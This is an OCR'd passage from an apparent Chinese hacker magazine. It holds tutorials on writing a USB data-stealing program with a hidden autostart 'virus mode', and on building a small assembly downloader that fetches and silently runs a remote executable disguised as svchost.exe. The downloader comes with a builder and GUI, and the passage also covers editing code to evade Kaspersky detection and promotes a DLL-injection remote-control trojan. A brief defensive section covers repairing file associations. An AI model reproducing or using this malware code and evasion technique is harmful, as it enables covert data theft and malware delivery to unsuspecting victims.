


图4

小知识：关于WinExec

刚才调用的函数就是传说中的Win32Api，也就是Windows下的32位应用程序接口，但考虑到大家的基础，我们不做深究。只要知道它是Windows提供给我们的函数接口，类似于C提供给我们的fprintf一样，使用的时候也要包含头文件就好了。

三、完美我们的U盘大盗

刚才我们是假设了E盘为U盘设备，但在实际应用中这样做肯定是不行的，因此我们需要使用一小段代码来检测当前的移动设备。微软给大家提供了一个函数叫**GetDriveType**，这个函数的参数只有一个，如**GetDriveType("D:")**，它会返回这个驱动器的类型，如果是USB设备的话返回的就是**DRIVE_REMOVABLE**，现在检测U盘的方法也就简单了，代码如下：

```
bool checkdisk()
{
char szDriveName[4]={0};
wsprintf(szDriveName,"C:\0");//按照我们的要求先写成这样的格式
for(szDriveName[0]='C';szDriveName[0]<'Z' ; szDriveName[0]++)//不断的改变盘符
{
```

```
        if (GetDriveType(szDriveName)==DRIVE_REMOVABLE)
            {
                USB=szDriveName[0];
            return true; //如果发现是可移动设备就把它传给USB这个变量并返回true
            }
    }
    return false; //如果遍历一边没有找到，那就返回false
}
```

关键词解释：BOOL

在学校里教的C语言中是没有BOOL（布尔）这种类型的，它的值有两个：TRUE和FALSE，其实就是1和0。这个函数定义为BOOL型是为了方便后面进行判断是否找到了U盘。

其实制作一个U盘大盗还要考虑很多事情，例如多久检测一次盘符，对复制出来的数据是否覆盖、加密隐藏等等，我已经为每一个功能都专门写了一个函数，我们只需要在WinMain里一个函数一个函数的调用就可以了。例如需要4秒扫描一次全部的盘符，就可以写这样一个函数：

```
void Scandisk()
{
    while(!Checkdisk())
    {
        Sleep(4000); //扫描后停止4秒，Sleep的参数是毫秒
    }
}
```

将主要的功能函数凑在一起就得到了主程序，代码如下：

```
int WINAPI WinMain(HINSTANCE hInstance,
                   HINSTANCE hPrevInstance,
                   LPSTR     lpCmdLine,
                   int       nCmdShow)
{
    bool bVirusMode=false;
    //注意！！这个变量设的是false，也就是病毒模式关闭，也就是说你得手工启动它
    //如果你需要它隐藏到系统目录并且自启动，可以将它成true
    if (bVirusMode)
        VirusFunc();
    InitData();
    Scandisk(); //不断扫描，直到找到可移动磁盘后才返回执行下面的指令
    Writereturn(); //我对拷贝出的数据作了简单的加密，这个函数是生成还原函数
    Movefile(); // 这个就是真正的拷贝数据的函数
    return 0;
}
```

好了，因为这是教小菜们自己完成的第一个VC程序，所以更多的东西我们就不深入了，详细的内容还请大家参考光盘里收录的完整代码。以后有机会的话还可以给大家讲解一些理论的东西，教大家学会利用别人的源代码，快速开发属于自己的程序。

小编：

不会写程序的菜鸟不是好菜鸟，可是当好多菜鸟特意去学习了C语言后却发现还是不会写程序，因此小编们特别为菜鸟推荐了这篇文章，希望大家能够跨越出编写黑软的第一步。以后X档案还会陆续推出更多更好的编程入门类文章，逐渐教会大家编写属于自己的黑客软件，比如后门、下载者、各类小工具等。也欢迎有能力的朋友踊跃投稿，带领更多的小菜踏入黑客编程这个门槛。

（文章中涉及到的相关代码已收录到光盘）

文章难易度：★★★★
文章内容：如何快速地生成一个独立程序（或另外的文件）、如何编写命令行下的文件加VB的GUI外壳，如何做完善的下载者

教菜鸟使用汇编、VC、VB制作下载者

s7lx

一、前言

我们这次的目标是使用Win32汇编编写下载者，使用VC制作生成器，然后使用VB制作GUI外壳。

二、5秒生成PE文件

我使用的方法是申请一个字符数组，然后读取指定文件的每一byte的数据然后储存，最后在内存中还原，有点儿像exe2bat的方法，但是exe2bat不能对数据进行配置，所以我们的目标是释放配置过的PE文件。这个方法我觉得比加载一个二进制资源要好，因为加载二进制资源的话可以被一些软件查出有附加资源，而被视为捆绑过的文件。这个思路的操作方法是使用我写的这个小工具生成cpp文件，然后直接调用就可以了。这套工具的主要核心是exe2cpp.exe文件，用GUI界面的调用一下。强烈建议你使用命令行下的版本，因为命令行下的版本可以校验生成的文件大小，来确定是否生成成功！

三、使用汇编编写迷你的下载者

使用汇编编写程序其实有很多优点，高效、简洁，而且体积小，这些特点决定使用汇编最适合编写下载者。废话不说了直接看代码：

```
.386
.model flat, stdcall
option casemap :none
includelib d:\masm32\lib\kernel32.lib;包含了2个必备的库文件

includelib     d:\masm32\lib\urlmon.lib

include              d:\masm32\include\kernel32.inc;ASM的头文件
include              d:\masm32\include\urlmon.inc
include              d:\masm32\include\windows.inc

.data
URL  db 200 dup ('a');网址
EXE  db "svchost.exe",0;下载后保存的地址
.code
start:
invoke URLDownloadToFileA,0,addr URL,addr EXE,0,0;下载指定文件
```

```
invoke WinExec,EXE,0;启动它
invoke ExitProcess,NULL;束自己
end start
```

注释的很清楚了，即使你没学过汇编也没关系，因为在一些简单的程序里，汇编和C差不多。解释一下那个URL，我写成了200个A，一会儿我们就要配置它。

这个下载者只能下载一个文件并运行，而且只能是EXE文件，不过你可以改造它，把它改成一次下载多个文件。把那个URL写好几个，比如URLa、URLb，然后给它们直接写上网址，当然也可以是200个B，然后重复的再写几遍 invoke URLDownloadToFileA 和 invoke WinExec,EXEa0，随便你想下载几个都可以。然后就是编译、链接。我已经做好了批处理，各位读者自已修改一下路径就可以了。

如果我们手工编译的话，其命令为 d:\masm32\bin\ml.exe /c /coff /Cp download.asm,d:\masm32\bin\link.exe /SUBSYSTEM:WINDOWS download.obj。好了，生成的下载者体积为2.5k，这是没加壳的体积。

四、用VC制作命令行下的配置器

打开exe2cpp_GUI，选择我们刚才编译出的下载者，释放文件名随便填，但是不要和下载者下载到本地保存的文件名相同就行了，再点下"make"就可以了。

使用UltraEdit32打开我们的下载者，找到200个A的地方(应该很明显)，我找到的偏移量是0x800（图1）。




图1

然后把生成的pecpp.cpp复制到另一个目录里，在这个目录新建个win32 console allication工程，在头文件里添加一句"#include "pecpp.cpp""。

```
#include "stdafx.h"
#include "pecpp.cpp"
#include <stdio.h>
#include <windows.h>
#include <string.h>
void main(int argc, char* argv[])
{
    if (argc!=2)
    {
            printf("\n\r sdown v1.0 \n\r      Copyright
<c>s7lx studio\n\rUsage:\n\r        sdown.exe <url>");
    }else
    {
    bytecpy(pedata,0x800,200,argv[1],strlen(argv[1]));
            createpe();
            printf("Create s7lx.exe Successful!");
    }
}
```

上边代码中调用了函数 void bytecpy(BYTE d[],DWORD x,DWORD bufsize,char r[],DWORD a)，这个可是我的exe2cpp里给你专门生成的，不是Win32API哦。解释一下参数：第一个是数组名，你要是看了pecpp的内容就知道了，是pedata；第2个是偏移量，也就是我们的那个0x800；第三个是目标缓冲区大小，也就是我们定义的时候写的200，那么就填200；第4个是你填写的内容，也就是你的argv[1](URL)，可以是字符串的首地址，可以是字符串指针，也可以是字符串常量；第5个是要填写的字符串的长度。编译一下，完成了。可是大家注意到没有，我们的配置程序有点儿大，有100多k呢，这样很不爽，我们配置一下编译参数，给它减减肥。

打开"编译->配置"，点移动，然后确定，这时候我们的工程就是Releases版的了，然后选择"工程->设置"，在"C/C++"那项里选择"Code Generation"（图2），然后在下边的"Use run-time library"中选择multithread dll（图3）。再在"link"里把"增加链接"和"产生调试信息"前面的勾去掉，然后"确定"，看看怎么样，我们的配置器体积变成了16k了（像我的一样带个图标就是20k）。




图2




图3

接下来，我们再给它加个FSG2.0的壳，体积就会变成2.89k了，和我们的下载者本身差不多了。其实FSG2.0也可以在命令行下加壳，各位想到什么没有？对，那就是将FSG2.0也一起编译到我们的配置器里，然后释放出来加壳，最后再删掉就行了。这个就留给各位当作家庭作业来完成了。

五、使用VB制作GUI外壳

这个相信许多人都很拿手，不过我没学过VB，只好突击的学习一下了。给大家带来的是个模板，以后自已写GUI外壳全是这个样子，改一下就好了。

在窗体上制作一个text，再弄上两个command，就ok了。代码不多，我直接贴出来，不懂的朋友直接看工程就好了。

```
Private Declare Function ShellExecute Lib "shell32.lib" Alias
"ShellExecuteA" (ByVal hWnd As Long, ByVal lpOperation As
String, ByVal lpFile As String, ByVal lpParameters As String,
ByVal lpDirectory As String, ByVal nShowCmd As Long) As
Long
Private Sub Command1_Click()
If Text1.Text = "" Then
MsgBox "请输入网址", vbInformation, "Error!"
Else
Shell "sdown.exe http://" + Text1.Text, vbHide
MsgBox "生成s7lx.exe成功!", vbInformation, "sdown_GUI"
End
End If
End Sub
Private Sub Command2_Click()
End
End Sub
```

上边代码中的那个Shell是调用外部程序的函数，还有个参数vbhide，意思是在后台运行。

六、关于免杀

可是，我们辛辛苦苦制作出来的下载者，居然可以被卡巴检测出来，如图4。我们还得做下免杀处理。




图4

高手们制作免杀都是先用CCL定位，然后反汇编，如果特征码处是指令，就使用等效指令或指令顺序颠倒，如果特征码处是字符，那就改大小写。不过，我们不用那么麻烦，因为我们有源代码。对于我们真正有用的指令就是如下3行：

```
invoke URLDownloadToFileA,0,0,addr URL,addr EXE,0
invoke WinExec,addr EXE,SW_HIDE
invoke ExitProcess,NULL
```

这里面还有宏的用法，invoke就是倒序压栈，然后call。比如**invoke ExitProcess,NULL**就表示是：

```
push NULL
call ExitProcess
```

而addr就是取地址，**addr EXE**就是**lea eax,EXE**。我们先手工展开所有的宏，然后改几处。比如将：

```
lea eax,EXE
push eax
```

修改成：

```
lea ebx,EXE
push ebx
```

将"push 0"改成：

```
mov ecx,0
push ecx
```

然后再加上指令跳转，大家看一下我修改后的代码：

```
start:
jmp ok
exe:
invoke lstrcpy,addr EXEa,addr EXE
invoke WinExec,addr EXEa,SW_HIDE
push 0
jmp over
ok:
mov eax,0
mov ebx,0
push ebx
push eax
lea ecx,EXE
push ecx
push 0
pop eax
lea eax,URL
push eax
push ebx
call URLDownloadToFileA
jmp exe
over:
call ExitProcess
end start
```

说白了就是等效指令和跳转，因此大家都可以自己修改，然后重新使用exe2cpp生成，再用VC重新编译，VB外壳不用修改，这样是不是比用MFC方便啊！

（文章中涉及到的程序代码以及编译后的程序已收录于光盘中）


解决文件关联问题

有时当我们清除木马之后，有些文件就不能运行了，这是因为这类文件被木马关联了，这是木马破坏文件关联的常见问题，到底什么是文件关联呢？文件关联其实就是一种类型的文件与一个可以运行它的程序建立的依存关系。举个例子来说，BMP文件在Windows中的默认关联程序是"画图"，如果将其默认关联改为用ACDSee程序来打开，那么ACDSee就成了它的默认关联程序。一个文件可以与多个应用程序发生关联，我们可以利用文件的"打开方式"进行关联选择。一旦这种关系被打破问题就出现了。

通常我们遇到的大多是exe文件被关联，所以大部分程序都无法运行。于是我们可以重启之后，按F8打开高级选项菜单进入带命令行的安全模式，打开cmd，输入"**ftype exefile**"查看exe的关联是否正常，正常的显示是"**exefile="%1" %***"(不带双隐号)，如果被修改，我们输入"**ftype exefile="%1" %***"将其还原。再输入"**assoc .exe**"(中间有空格)，查看文件关联入口是否正常，正常的显示为"**.exe=exefile**"，不正常就输入"**assoc .exe=exefile**"将其还原。

这种方法很麻烦，而且如果木马关联了不止一种文件类型，我们又要一个一个查看，晕！下面我就给大家推荐一款很好用的的帮手——System Repair Engineer(以下简称SREng)。而且是免费的绿色软件哦，大家可以去http://www.kztechs.com/sreng/index.html 看看它的软件介绍，还提供不同win版本下的下载，最新的是2.0.12.350 版本 。

打开SREng会自动检测文件关联，点击右边的"系统修复"看到如下图，如果状态栏显示错误，那就说明文件关联被改，选中后点击"修复"就自动修复了，很方便。而且SREng还有很多实用功能，如一些限制他人使用我们爱机的设置，浏览器的加载项，还有host文件的修改等。



在使用过程中，你会发现当我们的杀毒软件没有报告木马病毒时，也可以用它来当个查毒的好工具，这可帮了我们这些菜鸟的大忙。

DLL 木马攻防战

文章难易度：★★★
文章内容：几款常用DLL木马的特色使用介绍及DLL木马的查找后清除方法

冰河洗剑

现在的杀毒软件噱头越来越多，什么64位杀毒、启发式扫描、主动杀毒等等，名词越来越多，像我等菜鸟根本就搞不清楚其内容是什么。不过经常玩黑的我们，却也知道各种各样的病毒木马往往是不忌惮杀毒软件的，比如DLL进程插入式木马就让许多杀毒软件力不从心。而笔者的电脑也曾经中过DLL木马，结果为清除这个木马实在大费了一番工夫，不过最终也还是有了些许心得。下面就从菜鸟的角度为大家介绍一下DLL木马的功能特点，并总结如何查杀DLL木马。

第一部分　菜鸟看"DLL注入"木马

什么是DLL注入木马？从名字来看，当然是与DLL文件有关的木马了。DLL文件是Windows中的库链接文件，是Windows系统中许多驱动和程序运行时必需的文件。DLL文件与EXE文件不同，是不能直接运行的，那么DLL插入木马是如何在用户电脑中运行的呢？理论上的东西就不多说了，反正在我看来，所谓的DLL木马就像是一个寄生虫，寄宿在某个重要的系统进程中的。单独的DLL文件是无法执行的，就像寄生虫离开了宿主无法存活一样，DLL木马必须通过宿主来调用DLL文件，实现远程控制的功能。

一、最好的DLL插入式木马—上兴远控2006

为了让像我一样的菜鸟能够快速搞清楚什么是DLL木马，下面就向大家介绍一款我觉得最好用的DLL注入木马——"上兴远程控制2006 V3.2"版，现在上兴推出了V3.4版的，但是我觉得还是3.2版好用，因为新版本中去掉了原有的域名更新IP控件，操作不是很直观。

1．上兴远控木马特色

上兴远程控制木马是一款极为强大的DLL注入木马，支持域名反弹连接进行远程控制，可以注入到各种系统程序中，有效的穿透防火墙，并且不被杀毒软件所查杀。尤其是在V3.2版本中内置了"希网"域名控件，无需下载安装各种动态域名的客户端，就可以通过动态域名实时更新IP，非常适合内网的小黑们使用。

